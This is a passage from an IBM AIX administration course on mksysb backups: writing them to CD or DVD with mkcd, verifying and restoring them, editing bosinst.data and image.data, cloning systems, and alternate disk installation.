Jodian System and Software, Inc. CDWrite Version 1.3 mkcdimg Version 2.0	Yamaha CRW4416S - CD=RW Ricoh MP6201SE 6XR-2X - CD-R Panasonic CW-7502-B - CD-R
Youngminds, Inc. MakeDisk Version 1.3-Beta2	Young Minds CD Studio - CD-R
Youngminds, Inc.	Young Minds Turbo Studio - DVD-R
GNU Software	Matsushita LF-D291 - DVD-RAM IBM DVD-RAM

Figure 7-5. Required Hardware and Software for Backup CDs and DVDs AU1610.0

Notes:

Because IBM does not sell or support the software to create CDs, they must be obtained form independent vendors.

The listed drives have been tested by IBM.

The listed software is used in conjunction with the **mkcd** command.

The mkcd Command

- **mksysb** and **savevg** images are written to CD-Rs and DVDs using **mkcd**
- Supports ISO09660 and UDF formats
- Requires third party code to create the Rock Ridge file system and write the backup image

Figure 7-6. The mkcd Command AU1610.0

Notes:

This code must be linked to /usr/sbin/mkrr_fs (for creating the Rock Ridge format image) and /usr/sbin/burn_cd (for writing to the CD-R or DVD-RAM device). For example, if you are using Jodian software, you will need to create the following links:

```
ln -s /usr/samples/oem_cdwriters/mkrr_fs_gnu /usr/sbin/mkrr_fs
ln -s /usr/samples/oem_cdwriters/burn_cd_gnu_dvdram
/usr/sbin/burn_cd
```

The process for creating a mksysb CD using the mkcd command is:

1. If file systems or directories are not specified, they will be created by mkcd and removed at the end of the command (unless the -R or -S flags are used). mkcd will create following file systems:
   - /mkcd/mksysb_image
     Contains a mksysb image. Enough space must be free to hold the mksysb.

- /mkcd/cd_fs
  Contains CD file systems structures. At least 645 MB of free space is required (up to 8.8 GB for DVD).
- /mkcd/cd_image
  Contains final the CD image before writing to CD-R. At least 645 MB of free space is required (up to 8.8 GB for DVD).

The /mkcd/cd_fs and /mkcd/cd_image may be required to have 8.8 GB of free space each, depending how big the mksysb is.

Note: The /mkcd/cd_images (with an ‘s’) may need to be even larger than 8.8 GB or 645 MB if the -R or -S flags were specified (if it is multi-volume), because there must be sufficient space to hold each volume.

User provided file systems or directories can be NFS mounted.

The file systems provided by the user will be checked for adequate space and an error will be given if there is not enough space. Write access will also be checked.

2. If a mksysb image is not provided, mkcd calls mksysb, and stores the image in the directory specified with the -M flag or in /mkcd/mksysb_image.

3. The mkcd command creates the directory structure and copies files based on the cdfs.required.list and the cdfs.optional.list files.

4. Device images are copied to ./installp/ppc or ./installp if the -G flag is used or the -l flag is given (with a list of images to copy).


5. The mksysb image is copied to the file system. It determines the current size of the CD file system at this point, so it knows how much space is available for the mksysb. If the mksysb image is larger than the remaining space, multiple CDs are required. It uses dd to copy the specified number of bytes of the image to the CD file system. It then updates the volume ID in a file. A variable is set from a function that determines how many CDs are required to hold the entire mksysb image.

6. The mkcd command then calls the mkrr_fs command to create a RockRidge file system and places the image in the specified directory.

7. The mkcd command then calls the burn_cd command to create the CD.

If multiple CDs are required, the user is instructed to remove the CD and put the next one in and the process continues until the entire mksysb image is put on the CDs. Only the first CD supports system boot.

Verifying a System Backup After mksysb Completion (1 of 2)



Restore onto another machine

server1

mksysb of server1

- The only method to verify that a system backup will correctly restore with no problems is to actually restore the mksysb onto another machine.
- This should be done to test your company's DISASTER RECOVERY PLAN.

Figure 7-7. Verifying a System Backup After mksysb Completion (1 of 2) AU1610.0

Notes:


After creating the **mksysb** tape, you must verify that the image will correctly restore with no problems.

The ONLY method to verify this is to restore the **mksysb** onto another machine.

This must be part of a company’s **disaster recovery plan**. A disaster is a situation where you have to reinstall a system from scratch. The first step will be to reinstall the operating system, that means to restore the **mksysb** image.

How can you verify the **mksysb** tape if you do not have a second machine available?

Verifying a System Backup (2 of 2)



- Data Verification:

```
# tctl  -f  /dev/rmt0  rewind
# restore  -s4  -Tqvf  /dev/rmt0.1  > /tmp/mksysb.log
```

- Boot Verification:

  Boot from the tape without restoring any data.
  WARNING: Check the PROMPT field in bosinst.data!

Figure 7-8. Verifying a System Backup After mksysb Completion (2 of 2) AU1610.0

Notes:

If you cannot test the installability of your image, execute the following tasks:

1. Do a **data verification**. Test that you can access the **rootvg** image without any errors. The option **-T** in the **restore** command indicates that a **table of contents** should be created.
2. Do a **boot verification**. Shut down a system and boot from the **mksysb** tape. Do not restore any data from the **mksysb** tape.

Having the **PROMPT** field in the **bosinst.data** file set to **no**, causes the system to begin the **mksysb** restore automatically using preset values with no user invention.

If you want to check the state of the **PROMPT** field, restore the **bosinst.data** file from the image:

```
# chdev -l rmt0 -a block_size=512
# tctl -f /dev/rmt0 rewind
# restore -s2 -xqvf /dev/rmt0 ./bosinst.data
```

If the state is **no** it can be changed to **yes** during the boot process. After answering the prompt to select a console during the startup process, a **rotating character** will be seen in the lower left of the screen. As soon as this character appears, type **000** and press Enter. This will set the prompt variable to **yes**.

mksysb Control File: bosinst.data

```
control_flow:
           CONSOLE =
           INSTALL_METHOD = overwrite
           PROMPT = yes
           EXISTING_SYSTEM_OVERWRITE = yes
           INSTALL_X_IF_ADAPTER = yes
           RUN_STARTUP = yes
           RM_INST_ROOTS = no
           ERROR_EXIT =
           CUSTOMIZATION_FILE =
           TCB = no
           INSTALL_TYPE =
           BUNDLES =
           SWITCH_TO_PRODUCT_TAPE =
           RECOVER_DEVICES = yes
           BOSINST_DEBUG = no

    target_disk_data:
           LOCATION =
           SIZE_MB =
           HDISKNAME =

    locale:
           BOSINST_LANG =
           CULTURAL_CONVENTION =
           MESSAGES =
           KEYBOARD =                   . . .
```

Figure 7-9. mksysb Control File: bosinst.data AU1610.0

Notes:

The **bosinst.data** file controls the restore process on the target system. It allows the administrator to specify requirements at the target system and how the user interacts with the target system.

The system backup utilities copy the /**bosinst.data** as the first file in the **rootvg** image on the **mksysb** tape. If this file is **not** in the root directory, the **/usr/lpp/bosinst/bosinst.template** is copied to /**bosinst.data**.

Normally there is no need to change the stanzas from **bosinst.data**. One exception is to enable an **unattended** installation:

To enable an unattended installation process of the **mksysb** tape, edit the **bosinst.data** as follows:

- Specify the console on the **CONSOLE** line, for example **CONSOLE=/dev/tty0** or **CONSOLE=/dev/lft0**.
- Set **PROMPT=no**, to disable installation menus.

Three lines were added to the control_flow stanza in AIX 4.2: to Other lines in the control_flow stanza include:

- The option **SWITCH_TO_PRODUCT_TAPE** must be set to **yes** if you are **cloning** a system from a **product tape**. Cloning is introduced later in this unit.
- The option **RECOVER_DEVICES** allows the choice to recover the **CuAt** (customized attributes) ODM class, which contains attributes like network addresses, static routes, tty settings and more. If the **mksysb** tape is used to clone systems, this stanza could be set to **no**. In this case, the **CuAt** will not be restored on the target system. If you are restoring the **mksysb** on the same system, do not change the default value, which is **yes**.
- The option **BOSINST_DEBUG** specifies whether to show debug information during the installation process. The value **yes** will send **set -x** debug output to the screen during the installation. Possible values are **no** (default) and **yes**.

  You can overwrite the default value of **no** debug information during the installation process. If the rotating character appears on the lower left screen during the installation, type in **911**. This number indicates to the installation routines to turn on debug information.

If you do not want to use the **mksysb's bosinst.data** during the installation, you can create one that can be read from a floppy. Execute the following steps:

1. Create a file named **signature** in the following way:

   ```
   # echo "data" > signature
   ```

2. Edit your **bosinst.data** file and change the appropriate stanzas
3. Create a floppy diskette with the following command:

   ```
   # ls ./bosinst.data ./signature | backup -iqv
   ```

Before restoring the **mksysb** insert this diskette into the floppy drive.

Restoring a mksysb (1 of 2)

Boot from AIX bootable media

```
                    Welcome to Base Operating System
                      Installation and Maintenance

Type the number of your choice and press Enter.  Choice is indicated by >>.
       1      Start Install Now With Default Settings
       2      Change/Show Installation Settings and Install
  >>   3      Start Maintenance Mode for System Recovery
```

```
                           Maintenance

Type the number of your choice and press Enter.
       1      Access A Root Volume Group
       2      Copy a System Dump to Removable Media
       3      Access Advanced Maintenance Functions
  >>   4      Install from a System Backup
```

```
                        Choose Tape Drive

Type the number of the tape drive containing the system backup to be installed and
press Enter.
              Tape Drive                  Path Name
  >>   1      tape/scsi/4mm/2GB              /dev/rmt0
```


Figure 7-10. Restoring a mksysb (1 of 2) AU1610.0

Notes:

Restoring a **mksysb** is very easy. Follow these steps:

- Boot the system (as you learned in this course) from an AIX CD, an AIX product tape or the **mksysb** tape.
- From the **Installation and Maintenance** menu, select option **3**.
- From the **Maintenance** menu, select option **4**.
- Choose the drive that contains the **mksysb** image.

Restoring a mksysb (2 of 2)



```
                Welcome to Base Operating System
                   Installation and Maintenance

Type the number of your choice and press Enter.  Choice is indicated by >>.
       1       Start Install Now With Default Settings
  >>   2       Change/Show Installation Settings and Install
       3       Start Maintenance Mode for System Recovery
```

```
               System Backup Installation and Settings

Type the number of your choice and press Enter.


       1       Disk(s) where you want to install                hdisk0
       2       Use Maps                                      No
       3       Shrink File systems                           No
       0       Install with the settings listed above
```

Figure 7-11. Restoring a mksysb (2 of 2) AU1610.0

Notes:

- After selecting the tape drive (and a language, which is not shown on the visuals) you will return to the **Installation and Maintenance** menu. Now select option **2**.
- From the **System Backup Installation and Settings** menu, select **1** and select the disks where you want to install.

  Be sure to select all physical volumes required for the volume group. This is especially important if mirroring has been set up.

  Two other options can be enabled in this menu:


  1. The option **Use Maps** indicates that map files must be used. These map files allow an exact placement of the physical partitions from **rootvg** on the disks, as specified in the **mksysb** image. The default value is no.
  2. The option **Shrink Filesystems** allows you to install the file systems using the minimum required space. The default value is no. If yes, all file systems are shrunk. So remember after the restore, evaluate the current file system sizes. You might need

to increase their sizes. You will learn later, how to shrink selected file systems and logical volumes.

- At the end, select option **0** (Install with the settings above). Your **mksysb** image will be restored.
- After the restore is complete, the system reboots.

The total restore time varies from system to system. A good rule of thumb is twice the amount of time it took to create the **mksysb**.

Cloning Systems Using mksysb Tapes



Normal

Service

mksysb

AIX CD

- or -

AIX product tape

1. Insert the mksysb tape and the AIX CD (same AIX level!)
2. Boot from the AIX CD (*)
3. "Install from a System Backup":

   Missing device support is installed from the AIX CD

(*): If no AIX CD available, use an AIX product tape, but check bosinst.data:

bosinst.data:
SWITCH_TO_PRODUCT_TAPE=yes

Figure 7-12. Cloning Systems Using mksysb Tapes AU1610.0

Notes:

Beginning in AIX 5.2, all devices and kernel support are installed by default during the base operating system (BOS) installation process. If the “Enable System Backups to install any system” selection in the Install Software menu is set to yes, you can create a mksysb image that boots and installs supported systems. Verify that your system is installed with all devices and kernel support by typing the following command:

```
# grep ALL_DEVICES_KERNELS /var/adm/ras/bosinst.data
```

Output similar to the following displays:

```
ALL_DEVICES_KERNELS = yes
```

If all device and kernel support was not installed, you will need to boot from the appropriate product media for your system at the same maintenance level of BOS as the installed source system on which the mksysb tape was created.


In this scenario, you will do the following:

1. Insert the **mksysb** tape and the AIX CD into the target system. Note that both **must** have the same AIX level. If you have, for example, an AIX 5.2.0 **mksysb** image, you must use the AIX 5.2.0 CD.
2. Boot your system from the CD, **not** from the **mksysb** image.
3. Start the maintenance mode and install the system from the system backup (the menus have been shown on the last two pages).

After the mksysb installation completes, the installation program automatically installs additional devices and the kernel (uniprocessor or multiprocessor) on your system, using the original product media you booted from.

If you work with an AIX product tape, you need to set the stanza **SWITCH_TO_PRODUCT_TAPE** in **bosinst.data** to **yes**. Anyway it is preferable to use the AIX CD. If the installation tape is used, the installation tape and the **mksysb** tape may need to be switched back and forth a few times during the restoration.

Changing the Partition Size in rootvg



1. Create image.data:
   # mkszfile

2. Edit /image.data:
   # vi /image.data

   Change PPSIZE stanza

3. Create mksysb tape image:
   # mksysb /dev/rmt0

4. Restore mksysb tape image

```
vg_data:
      VGNAME=rootvg
      PPSIZE=4
      VARYON=yes

      ...
```

```
vg_data:
      VGNAME=rootvg
      PPSIZE=8
      VARYON=yes

      ...
```

Figure 7-13. Changing the Partition Size in rootvg AU1610.0

Notes:

What can you do if you have to increase the **physical partition size** in your **rootvg**? Remember: if your **rootvg** has a physical partition size of **4 MB**, the maximum disk space is **4 GB** (4 MB * 1016 partitions). In this case you cannot use a **8 GB** disk (you can, but you waste 50 percent of the disk space).

To solve this situation, execute the following steps:

1. Execute the command **mkszfile**:

   ```
   # mkszfile
   ```

   This command creates a file **image.data** in the root directory.

2. Edit the file /**image.data**. Locate the stanza **vg_data** and change the attribute **PPSIZE** to the desired value, for example to **8 MB**.

3. Create a new **mksysb** image with the following command:

   ```
   # mksysb /dev/rmt0 (or whatever your tape device is)
   ```


   If you use smit to create the **mksysb** image, be sure to answer “no” to “Generate new /image.data file?” Reason:

   Smit will use mksysb -i otherwise which will create a new image.data file overwriting your modifications.

   When the **mksysb** image is complete, verify the image, as learned in this unit, before restoring it.

4. Restore the **mksysb** image on the system. Your **rootvg** will be allocated with the changed partition size.

Reducing a File System in rootvg



```
lv_data:
        VOLUME_GROUP=rootvg
        LOGICAL_VOLUME=hd2
        ...
        LPs=58
        ...
        MOUNT_POINT=/usr
        ...
        LV_MIN_LPS=51

fs_data:
        FS_NAME=/usr
        FS_SIZE=475136
        ...
        FS_MIN_SIZE=417792
```

```
lv_data:
        VOLUME_GROUP=rootvg
        LOGICAL_VOLUME=hd2
        ...
        LPs=51
        ...
        MOUNT_POINT=/usr
        ...
        LV_MIN_LPS=51

fs_data:
        FS_NAME=/usr
        FS_SIZE=417792
        ...
        FS_MIN_SIZE=417792
```

1. # mkszfile
2. # vi /image.data
3. # mksysb /dev/rmt0
4. Restore image

Figure 7-14. Reducing a File System in rootvg AU1610.0

Notes:

Another very nice thing you can do with **mksysb** images is to reduce the file system size of **one** file system. Remember that you can shrink **all** file systems when restoring the **mksysb**. The advantage of this technique is that you shrink only one selected file system.

In the following example, we change the /**usr** file system:

1. Execute the **mkszfile** command to create a file /**image.data**:

   ```
   # mkszfile
   ```

2. Change the file /**image.data** in the following way:

   - You can either increase or decrease the number of logical partitions needed to contain the file system data.

     In the example we decrease the number of logical partitions (LPs=58 to LPs=51) to the minimum required size (LV_MIN_LPS=51). **Note:** If you enter a value that is less than the minimum size, the reinstallation process will fail.

- After reducing the number of logical partitions, you must change the file system size. In our example we change the file system size to the minimum required size (FS_SIZE=475136 to FS_SIZE=417792), indicated by FS_MIN_SIZE. Note that FS_SIZE and FS_MIN_SIZE are in 512-byte blocks.

3. After changing /**image.data**, create a new **mksysb** tape image. Verify the image as you learned earlier in this unit.

4. Finally restore the image.

Let’s Review: Working with mksysb Images

Figure 7-15. Let's Review: Working with mksysb Images AU1610.0

Notes:

Please answer the following questions:

__ 1. True or False: A **mksysb** image contains a backup of all volume groups.

____

__ 2. How can you determine the blocksize of the fourth image in a **mksysb** tape image?

____

____

____

__ 3. Describe the meaning of the attribute **RECOVER_DEVICES** from **bosinst.data**.

____

____

__ 4. True or False: Cloning AIX systems is only possible if the source and target system use the **same** hardware architecture.

____

____

__ 5. What happens if you execute the command **mkszfile**?

____

7.2 Alternate Disk Installation

Alternate Disk Installation



Alternate Disk Installation
Installing a mksysb on another disk
Cloning the running rootvg to another disk
# alt_disk_install ...

Figure 7-16. Alternate Disk Installation AU1610.0

Notes:

Alternate disk installation, available in AIX 4.3 and subsequent versions of the operating system, allows installing the system while it is still up and running, allowing installation or upgrade time to be decreased considerably. It also allows large facilities to manage an upgrade because systems can be installed over a longer period of time while the systems are running at the same version. The switchover to the new version can then happen at the same time.

Alternate disk installation can be used in one of two ways:


1. Installing a **mksysb** image on another disk
2. Cloning the current running **rootvg** to an alternate disk

The command that is used for alternate disk installation is **alt_disk_install**. This command runs on AIX 4.1.4 and higher systems.

Both techniques are introduced on the following pages.

The fileset **bos.alt_disk_install** must be installed on the system.

Alternate mksysb Disk Installation (1 of 2)



```
# alt_disk_install -d /dev/rmt0 hdisk1
```

- Installs a 5.2.0 mksysb on hdisk1 ("second rootvg")
- Bootlist will be set to alternate disk (hdisk1)
- Changing the bootlist allows to boot different AIX levels (hdisk0 boots AIX 5.1.0, hdisk1 boots AIX 5.2.0)

Figure 7-17. Alternate mksysb Disk Installation (1 of 2) AU1610.0

Notes:

Alternate **mksysb** installation involves installing a **mksysb** image that has already been created from another system onto an alternate disk of the target system.

In the example, an AIX 5.2.0 **mksysb** tape image is installed on an alternate disk, **hdisk1** by executing the following command:

```
# alt_disk_install -d /dev/rmt0 hdisk1
```

The system contains now two **rootvgs** on different disks. In the example, one **rootvg** has an AIX level 5.1.0 (hdisk0), one has an AIX level 5.2.0 (hdisk1).

